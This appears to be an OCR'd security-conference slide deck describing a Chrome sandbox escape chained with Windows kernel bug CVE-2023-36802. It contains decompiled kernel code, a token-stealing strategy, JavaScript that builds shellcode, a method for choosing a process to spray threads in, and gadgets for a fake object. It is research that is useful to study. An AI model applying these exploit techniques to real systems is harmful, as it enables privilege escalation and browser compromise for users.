
```
NameMem = ExAllocatePoolWithTag(NonPagedPoolNx, ThreadName_Unicode.Length + 16i64, 0x6D4E6854u);
ThreadName = (_UNICODE_STRING *)NameMem;
if(ThreadName)
{
  NameArea = (wchar_t *)(NameMem + 0x10);
  ThreadName->Buffer = NameArea;
  ThreadName->Length = ThreadName_Unicode.Length;
  ThreadName->MaximumLength = ThreadName_Unicode.Length;
  // Copy User Data to the memory
  memmove(NameArea, ThreadName_Unicode.Buffer, ThreadName_Unicode.Length);
  ...
  OldName = ThreadObj->ThreadName;
  ThreadObj->ThreadName = ThreadName;
  ...
  if ( OldName )
    ExFreePoolWithTag(OldName, 0x6D4E6854u);
  ...
}
```

Controllable Size

User Datafrom +0x10

Freeing Object when you want

CVE-2023-36802



- ThreadName Object
  - Locate controllable address at (this+0x1C8)
  - Arbitrary Decrement
    - Change Thread->PrevMode to 0
- Arbitrary R/W
  - NtReadVirtualMemory, NtWriteVirtualMemory
  - Copying SYSTEM token

Chaining Them

Embedding sandbox exploit code into JS

- Writing whole exploit as a shellcode
- PwnJS
  - Help writing “Browser Exploit” From “Read/Write Primitive”
  - https://github.com/theori-io/pwnjs
    - Last commit is more than 5 years ago
    - Now, It didn’t work…
- Write Helper class for this exploit

Embedding sandbox exploit code into JS

```
log("[+] ucrtbase : " + ucrtbase.toString(16));
log("[+] kernel32base : " + kernel32base.toString(16));

let pwn = new Pwn(kernel32base, ntdllbase, runShellcode)                            // Helper Class "Pwn"
let NtCreateIoCompletion = pwn.getProcAddress(ntdllbase, "NtCreateIoCompletion");
let NtCreateWorkerFactory = pwn.getProcAddress(ntdllbase, "NtCreateWorkerFactory");
...

var iocomp_addr = rwspace;
//    call   ·······························    NtCreateIoCompletion(&hIoComp,   GENERIC_ALL,  NULL, 1);
shellcode = shellcode.concat(pwn.func4_shellcode(NtCreateIoCompletion, iocomp_addr, 0x10000000n, 0n, 1n));
// rax = *iocomp_addr
// rax == hIoComp
shellcode = shellcode.concat(pwn.readShellcode(iocomp_addr));
// r15 <- rax
shellcode = shellcode.concat([0x49, 0x89, 0xc7]);

var hfactory_addr = rwspace + 0x8n;
//     call ································ NtCreateWorkerFactory(&hWorkerFactory, GENERIC_ALL, NULL, hIoComp, GetCurrentProcess() ...
shellcode = shellcode.concat(pwn.func_shellcode(NtCreateWorkerFactory, hfactory_addr, 0x10000000n, 0n, "@r15", 0xffffffffffffffffn,...
```

Select Springboard Process

- Recall the exploit strategy for Chrome Sandbox Escape
    1. **<u>Spray Thread of higher privileged process</u>**
    2. Arbitrary Read/Write on the higher privileged process
    3. Execute Code on the higher privileged process

- Which process is appropriate?
    - Service process (SYSTEM integrity)
        - We don’t know the proper way to spray SYSTEM thread in renderer
    - Browser process (Medium integrity)
    - Audio/GPU process (Low integrity)


$\rightarrow$ Must chain with LPE to get SYSTEM

Select Springboard Process


- Exploit AudioContext

```
for(var i=0;i<100; i++){
    var audioCtx = new AudioContext();
    audioCtx.resume()
}
```

- We can spray threads of audio process
    - but threads of renderer process also are created
    - Strong hardening techniques are adopted



```
chrome.exe    7648   0.04   Medium      29
  chrome.exe  7784          Medium       7
  chrome.exe  7288   0.01   Low         13
  chrome.exe  7108          Medium      14
  chrome.exe  1176          Untrusted    8
  chrome.exe  8440   4.06   Untrusted   66
  chrome.exe   380          Untrusted   11
  chrome.exe  5232   6.09   Low         59
```



chrome.exe (5232) Properties

Mitigation Policies

Policy
ASLR (high entropy)
CF Guard
DEP (permanent)
Dynamic code prohibited
Extension points disabled
Images restricted (remote images, low mandatory label images)
Non-system fonts disabled
Signatures restricted (Microsoft only)


Description:

Select Springboard Process

- Exploit FilePicker

```
showOpenFilePicker();
```

- Create new process for file picker
  - With 25-30 threads
  - Medium integrity with rare mitigations


Process Hacker [DESKTOP-AEV4B3F\user1]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search
Processes Services Network Disk
127.0.
test
Open
Network
Organize
This computer is not connected to a networ
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
File Picker

Name	PID	CPU	Integrity	Thre...
fontdrvhost.exe	808			5
dwm.exe	388	1.08		15
explorer.exe	1048	0.38	Medium	68
SecurityHealthSystray.exe	6156		Medium	1
vmtoolsd.exe	6260	0.11	Medium	6
OneDrive.exe	6308		Medium	20
cmd.exe	4396		Medium	1
conhost.exe	5092		Medium	3
python.exe	4124	0.01	Medium	1
chrome.exe	7648	0.14	Medium	29
chrome.exe	7784		Medium	8
chrome.exe	7288		Low	13
chrome.exe	7108		Medium	11
chrome.exe	1176		Untrusted	8
chrome.exe	8440	3.29	Untrusted	65
chrome.exe	5232		Low	8
chrome.exe	2600		Untrusted	15
chrome.exe	5040		Untrusted	11
chrome.exe	5460	4.33	Medium	27
ProcessHacker.exe	3904	0.38	Medium	8
sublime_text.exe	6508	0.03	Medium	11
crash_handler.exe	208		Medium	6
plugin_host-3.3.exe	5276		Medium	3

CPU Usage: 14.56% | Physical memory: 2.44 GB (15.23%) | Processes: 143

Select Springboard Process

- Recall the exploit strategy for Chrome Sandbox Escape
    1. Spray Thread of higher privileged process
    2. **Arbitrary Read/Write on the higher privileged process**
    3. Execute Code on the higher privileged process

- Where should we overwrite?
    - Use Global Object Addresses exist in Chrome
        1. Construct FakeObject in empty area
        2. Overwrite the address of a global object to FakeObject's address
        3. When the global address is referenced, arbitrary function call can be triggered

Select Springboard Process

- Global Object for Scoped Handle
  - Called when the FilePicker window is closed

```
// Static.
bool HandleTraits::CloseHandle(HANDLE handle) {
  return ScopedHandleVerifier::Get()->CloseHandle(handle);
}
```

$\xrightarrow{}$ **g_active_verifier**

- Global Object for Allocation
  - Called when partition allocation is freed

```
ALWAYS_INLINE void ShimFree(void* address, void* context) {
  const allocator_shim::AllocatorDispatch* const chain_head = GetChainHead();
  return chain_head->free_function(chain_head, address, context);
}
```

$\xrightarrow{}$ g_chain_head

Construct Fake Object

- The first gadget
    - combase!CStdStubBuffer2_Disconnect

```
// combase.dll
void __stdcall CStdStubBuffer2_Disconnect(__int64 this)
{
  Object1 = *(_QWORD *)(this - 8);
  if ( Object1 )
    (*(void (__fastcall **)(__int64))(*(_QWORD *)Object1 + 32i64))(Object1);
  Object2 = _InterlockedExchange64((volatile __int64 *)(this + 16), 0i64);
  if ( Object2 )
    (*(void (__fastcall **)(__int64))(*(_QWORD *)Object2 + 16i64))(Object2);
}
```

The first function call

The second unction call

- **Connect function calls of two objects**

Construct Fake Object


- The second gadget
  - user32!_fnINLPHELPINFOSTRUCT

```
// user32.dll
NTSTATUS __fastcall _fnINLPHELPINFOSTRUCT(__int64 a1)
{
  ...
  Result = (*(__int64 (__fastcall ...))(a1 + 0x50))(
             *(_QWORD *)(a1 + 40),
             *(unsigned int *)(a1 + 48),
             *(_QWORD *)(a1 + 56),
             *(_QWORD *)(a1 + 64),
             *(_QWORD *)(a1 + 72));
  return NtCallbackReturn(&Result, 0x18u, 0);
}
```

Function address & All arguments
➔ can be defined from a1


- **Call an Arbitrary function with desired arguments**

Construct Fake Object




- The Fake Object

Construct Fake Object




- Global object
  - Connect two Objects
  - Object1 & Object2

Construct Fake Object



